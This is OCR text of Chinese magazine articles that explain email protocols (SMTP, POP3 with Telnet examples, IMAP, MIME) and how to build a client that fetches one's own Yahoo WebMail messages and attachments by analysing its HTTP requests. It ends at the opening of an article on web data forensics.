mid 是邮件 ID，archiveName 的参数是 Attachments 加当前日期，这些都好解决，那么 pid 是从哪里来的呢？这个还要从此次获取的邮件数据中查找。通过附件名称很轻松就可以找到，原来邮件正文和附件都是一段 JSON 数据，只是邮件正文的属性为"disposition":""，而附件的属性为"disposition":"attachment"，附件的 PID 就在这里。

我们自己组织一段数据并提交，看看能不能获得附件的下载地址。按照上面的方法向服务器提交请求，结果很明显会有一个 downloadUrl，尝试直接将这段 URL 输入浏览器，附件成功下载。

现在，我们已经找到邮件列表、邮件正文和附件了，接下来就是将这些信息保存到本地的文件夹。这里就需要 npapi-file-io 插件了，这个插件功能比较多，此处主要使用它的创建文件夹、写入文本文档和写入二进制文档这三项功能。原有项目在接受中文作为文件名时使用 UTF-8 会造成乱码，利用“char * ConvertUTF8ToASCII (const char* cpUTF8)”方法将 UTF-8 编码转换成为 ASCII 编码，即可保证中文文件名正确。具体如何开发 NPAPI 插件和需要注意的问题，如果大家有兴趣的话，我会在后续文章中继续说明。

Yahoo!邮箱取信程序的实现

文/图 DebugMe

本文将带领大家实现一个邮箱取信程序，首先介绍下电子邮件系统的工作原理以及相关协议。电子邮件与普通邮件的工作方式非常类似，发信者注明收件人的姓名与地址（邮箱地址），发送方服务器把邮件传到接收方服务器，收件方服务器再把邮件放到收件人的邮箱中，流程如图 1 所示。



图 1

其中涉及到的协议主要有用于邮件传送的 SMTP 协议和用于邮件接收的 POP3、IMAP 协议。SMTP 是 Internet 上传输电子邮件的标准协议，用来接收和发送电子邮件，使用 TCP 端口 25，通常用于把电子邮件从客户机传输到服务器，或者从某一服务器传输到另一个服务器。POP3 规定了个人计算机如何连接到互联网上的邮件服务器进行收发邮件的协议，它允许用户从服务器上把邮件存储到本地主机（即自己的计算机）上，同时根据客户端的操作删除或保存在邮件服务器上的邮件。IMAP 是与 POP3 对应的另一种协议，它能够从邮件服务器上获取有关 E-mail 的信息或直接收取邮件，具有高性能和可扩展性的优点。该协议能使用户可以维护自己在服务器上的邮件目录，可以直接抓取邮件的特定部分。它与 POP3 的区别是：IMAP 只下载邮件主题，并不是把所有邮件内容都下载下来，且邮件服务器中还保存着邮件的副本，并没有把邮件删除。电子邮件有两种格式：RFC0822 和 MIME 电子邮件格式。前者定义的电子邮件格式和现实生活中使用的邮件非常类似，通常由信头字段和正文组成，信头字段包含一些邮件的相关属性，如收件人、发件人等，而正文是 ASCII 文本，二者之间用空行隔开。下面是一封 RFC0822 电子邮件的例子：

Return-Path: root@localhost.localdomain

Received: from root (localhost.localdomain in [127.0.0.1])

By localhost.localdomain in (8.12.8/8.12.8) with SMTP id p278t6sj002700

For root@localhost; Mon, 7 Mar 2011 17:08:20 +0800

Date: Mon, 7 Mar 2011 17:08:20 +0800

From: root <root@localhost.localdomain>

Message-Id:<201103070908.p278t6sj002700@localhost.localdomain>

Just An Example!

由于 RFC0822 只对电子邮件的文本格式进行了定义，并未对多媒体信息、附件等进行定义，所以一些非英语字符消息和二进制文件，以及图像、声音等非文字消息都不能通过电子邮件进行传输。因此，MIME 对它进行了扩展，使其能够支持非 ASCII 字符、二进制格式附件等多种格式的邮件。目前基本上都是使用的 MIME 格式。

前面只是对相关知识进行了简单的介绍，都是些概念性的东西，读者可以查阅相关资料以深入了解。本文将通过 POP3 协议实现一个邮箱取信程序，下面开始吧。

POP3 取信

POP3 协议默认工作在 TCP 110 端口，采用 C/S 架构。POP3 客户向 POP3 服务器发送命令并且等待响应，POP3 命令采用命令行形式，用 ASCII 码表示。服务器响应是由一个单独的命令行或者多个命令行组成，响应第一行以 ASCII 文本+OK 或者+EORR（OK 指成功，EORR 指失败）来表示相应的操作是成功还是失败。表 1 是 POP3 的标准命令。

POP3 常用命令

POP3 命令	描述
USER <username>	验证用户身份，username 是邮箱地址中位于@前的字符串，若服务器返回状态指示符（”+OK”），则客户端可以发送 PASS 命令以完成认证。
PASS <password>	与用户名对应的密码。
NOOP	空操作，用于测试连接。
LIST	请求指定邮件的大小信息。
STAT	请求邮箱的统计信息，如邮件数等。
RETR <msgid>	从服务器取回指定的邮件，msgid 为邮件的消息号。
TOP <msg> <n>	获取指定邮件的前 n 行内容。
DELE <msgid>	将指定邮件标记为删除，只有当执行 QUIT 命令后服务器才真正删除邮件。
RSET	撤销所有的 DELE 命令。
APOP	切换验证机制。
UIDL <msgid>	获取指定邮件的唯一标识。

QUIT	终止会话。

表 1

我们可以通过 Telnet 来详细了解 POP3 协议。首先通过 Telnet 连接 POP3 邮件服务器的 110 端口，如图 2 所示，连接成功后的结果如图 3 所示，此时我们就可以使用上述命令与 POP3 服务器进行交互，首先进行身份认证，即使用 USER 和 PASS 命令，如图 4 所示。



图 2



图 3

图 4

验证成功后，就可以进行取信、查询等操作了。如使用 LIST 命令获取每个邮件的大小，STAT 命令获取邮件的统计信息等，如图 5 所示。若需要取信的话，则使用 RETR 命令，后面跟邮件编号，如图 6 所示。当需要退出时，使用 QUIT 命令即可。



图 5



图 6

到此，相信读者也应该对 POP3 协议有了更具体的认识。下面，我们通过编程来实现一个简单的 POP3 取信程序，整个过程非常简单，无非就是客户端发送命令，然后等待接收数据，如此循环直到退出。这里只说说编写过程中需要注意的几个地方：第一，POP3 的每个命令都是以回车换行符结尾的字符串，在 C 语言中即“\r\n”。第二，在获取邮件的内容时（RETR 命令），服务器返回的数据是以“.\r\n”结尾的，可以通过它来判断是否读取完数据。第三，取回的邮件是原始的电子邮件格式（即 RFC0822 或 MIME 的），不具备可读性，需要将其保存为后缀为.eml 的文件，然后导入到邮件客户端程序中（如 foxmail）才方便阅读。

最后，读者可能发现，现在我们收取邮件基本上都没用到邮件客户端，而是直接在浏览器中进行收发的，这又是什么原理呢？这就是 WebMail，是随着 Internet 的不断发展而出现的一种非常方便的邮件收取方式。通过上面的 POP3 协议的例子，我们知道在使用 POP3 协议时，客户端是直接同邮件服务器交互的，而在 WebMail 中，则是通过浏览器使用 HTTP 协议向 Web 服务器发送相关的请求，Web 服务器再根据请求从邮件服务器中获取相关信息并返回给浏览器，从而达到收发信件的目的。可以看出，Web 服务器充当了一个代理的功能。WebMail 并没有像 POP3 那样统一的协议，因此，浏览器在与 WebMail 服务器交互时所使用的数据格式也因 WebMail 服务提供商而异，但是有一个共同点就是都是封装在 HTTP 协议中的。下面我们通过实现一个简单的客户端来接收 Yahoo 邮箱中的信件。

Web 取信

第一步工作就是需要分析与 Yahoo WebMail 交互时的数据格式（可称为协议），这里需要用到一个工具 HTTPAnalyzer（当然还有其它工具，可以百度之），该工具可以监视浏览器发送和接收到的 HTTP 数据包，方便我们分析。另外，HTTP 协议相关的知识，本文不再讲述，读者可参考其它资料。

1）登录

在浏览器中打开 Yahoo 邮箱的登录页面，输入用户名和密码，然后点击登录，我们可以在 HTTPAnalyzer 中观察本次登录与服务器的交互过程，如图 7 所示。



图 7

从图中可以看出，登录过程使用的是 POST 方式，提交的地址是 https://edit.bjs.yahoo.com/config/login，使用的是 HTTPS 协议。POST 的数据如图 8 所示，其中包含了用户名和密码，我们只需要关注这两个即可，其它的可以照着填。



图 8

2）获取邮件列表

我们先看看请求，如图 9 所示。



图 9

请求方式是 GET，地址是“http://us-mg6.mail.yahoo.com/ws/mail/v2.0/formrpc”，请求参数为：

?appid=YahooMailNeo&m=ListMessages&o=json&fid=Inbox&sortKey=date&sortOrder=down&startInfo=0&numInfo=50&wssid=_E/XEr5T8IH&windowid=23171666&r=1363949308510"

各个参数的意义如下：

appid：始终是 YahooMailNeo

m：操作类型，获取邮件列表的操作是 ListMessages，获取文件夹列表是 ListFolders

o：未知（可能是指示服务器采用 json 方式返回请求数据）

fid：操作的文件夹，收件箱是 Inbox

sortkey：排序方式，按日期排序是 date

sortOrder：排序的方向

startInfo：应该是邮件列表的起始 id 号

numInfo：应该是指示本次操作返回多少封邮件列表

wssid：本次登录成功后获得的会话 ID

windowsid：未知

r：未知（似乎是个随机数）

这里比较重要的是 wssid，这是一个会话 ID，登录成功后，服务器会返回一个 ID 来标识本次登录过程，这个值可以在登录成功后，服务器返回的页面中找到。本文通过搜索该页面来获取到该值。

请求成功后，服务器将返回邮件列表信息，如图 10 所示。



图 10

服务器返回的数据是 Json 字符串，这是什么东西呢？JSON（JavaScript Object Notation）是一种轻量级的数据交换格式，基于 JavaScript 的一个子集。举个简单例子：假如在 C 语言中有个结构体：

struct A {

.name = “test_name”;

.userid=”123456”;

.age=33

}

我们可以用 JSON 将这个结构体表示成字符串的形式：{“name”:”test_name”,”userid”:”123456”,”age”:33}。当然，这只是一个简单的例子，JSON 可以表示各种非常复杂的结构。这种字符串的表示方式不便于阅读，可以通过 JsonViewer 这个工具将其图形化显示，更多关于 JSON 的知识可查阅相关资料，本文不再讲述。

3）获取邮件

获取邮件的请求方式是 POST，查询参数和前面的基本一样，只不过 m=GetDisplayMessage，如图 11 所示。



图 11

我们再看看 POST 提交的数据，如图 12 所示。



图 12

这里注意两个地方即可，method 和 mid，mid 是要获取的邮件标识，可在获取邮件列表时获得，其余的字段可照着填。

4）获取附件

附件的获取分为两步：首先进行病毒扫描，然后服务器返回一个 URL，访问该 URL 即可下载到附件，如图 13 所示。



图 13

请求方式为 POST，请求地址为 /ws/mail/v2.0/jsonrpc，查询参数为：“appid=YahooMailNeo&m=VirusScanAttachments&wssid=hn.qKjLw7uH&windowid=729474649&r=1364302293816”，病毒扫描的 m 为 VirusScanAttachments。

至此，从 Yahoo 邮箱中取信的相关数据格式就分析完了，可以根据分析出来的这些结果来自己实现一个 Yahoo WebMail 的取信程序。实现过程还是比较简单的，主要是对返回数据的解析比较繁琐，本文使用了一个轻量级的 JSON C 语言解析库 Jsonc，读者可在网上搜索下载。

另外，由于涉及到了 HTTPS 和 Cookie，若完全自己靠 Socket 来一步一步的实现，工作量很大，本文使用了 Windows 的 wininet 库，从而将工作重点放在主要功能上。

打造属于自己的Web数据取证系统

文/图 爱无言

计算机取证是指对计算机软件、硬件中存储的残留数据进行审计分析，找出具体依据，还原事件本质的过程。由于实际情况的不同，计算机取证可以分为开机取证和关机取证。这两种情况下，主要都是针对计算机的存储设备进行数据提取。从提取的数据类别上看，可以涉及到操作系统版本、网络残留数据、注册表或者系统配置文件、日志信息、可执行文件以及其它数据文件。在这些数据中，网络残留数据是非常关键的一个环节。

由于互联网和局域网络的普及，单个使用的计算机数量较为有限，大部分的计算机几乎都与不同种类的网络互相连接。网络上存在着各种安全隐患，而这其中网络罪犯的存在造成的威胁最大。对于网络犯罪的追查必须采用针对网络残留数据的计算机取证技术。

